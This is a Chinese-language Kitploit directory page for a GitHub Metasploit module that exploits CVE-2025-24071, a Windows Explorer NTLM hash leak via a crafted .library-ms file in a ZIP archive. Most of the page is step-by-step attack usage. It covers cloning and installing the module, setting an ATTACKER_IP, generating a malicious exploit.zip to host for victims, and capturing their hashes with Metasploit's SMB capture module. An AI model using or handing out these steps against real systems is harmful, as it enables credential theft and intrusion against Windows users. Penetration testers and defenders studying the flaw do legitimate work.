Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2025-24071-msfvenom — 针对 CVE-2025-24071 的 Metasploit 模块 - 通过 .library-ms 的 Windows NTLM 哈希泄露 | Kitploit
工具/GitHubGitHub/folks-iwd/cve-2025-24071-msfvenom
漏洞利用框架密码攻击Payload生成漏洞分析漏洞利用
GitHubfolks-iwd/cve-2025-24071-msfvenom

CVE-2025-24071-msfvenom

针对 CVE-2025-24071 的 Metasploit 模块 - 通过 .library-ms 的 Windows NTLM 哈希泄露

查看仓库
25571年前Kitploit 审核通过

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

CVE-2025-24071:通过 .library-ms 文件泄露 NTLM 哈希(Metasploit 模块)

该仓库包含一个 Metasploit 模块,用于利用 CVE-2025-24071 漏洞。这是 Windows 资源管理器中的一个漏洞,当从 ZIP 存档中提取恶意的 .library-ms 文件时,会泄露 NTLM 哈希。

开发者:FOLKS-IWD


概述

当用户提取包含特制 .library-ms 文件的 ZIP 存档时,漏洞便会触发。Windows 资源管理器会自动向文件中指定的远程服务器发起 SMB 身份验证请求,从而在无需用户交互的情况下泄露用户的 NTLM 哈希。

该 Metasploit 模块:

  1. 生成一个恶意的 .library-ms 文件。
  2. 将其打包到 ZIP 存档中。

  3. 与 Metasploit 的 SMB 捕获功能集成,以收集 NTLM 哈希。 image

安装

  1. 克隆仓库:
    git clone https://github.com/FOLKS-IWD/CVE-2025-24071-msfvenom.git
    cd CVE-2025-24071-msfvenom
    
  2. 将模块复制到 Metasploit 模块目录:
    cp ntlm_hash_leak.rb ~/.msf4/modules/auxiliary/server/
    

使用

  1. 加载模块:
    use auxiliary/server/ntlm_hash_leak
    
  2. 设置所需选项:
    set ATTACKER_IP 192.168.1.162  # 替换为你的 IP 地址
    set FILENAME exploit.zip       # 恶意 ZIP 文件的名称
    set LIBRARY_NAME malicious.library-ms  # .library-ms 文件的名称
    set SHARE_NAME shared          # SMB 共享名称
    
  3. 运行模块:
  run
  1. 模块将生成一个恶意 ZIP 文件(exploit.zip)。托管该文件以供受害者下载并提取。
  2. 使用 Metasploit 的 SMB 捕获模块收集 NTLM 哈希:
    use auxiliary/server/capture/smb
    set SRVHOST 192.168.1.162  # 与 ATTACKER_IP 相同
    run
    
下载工具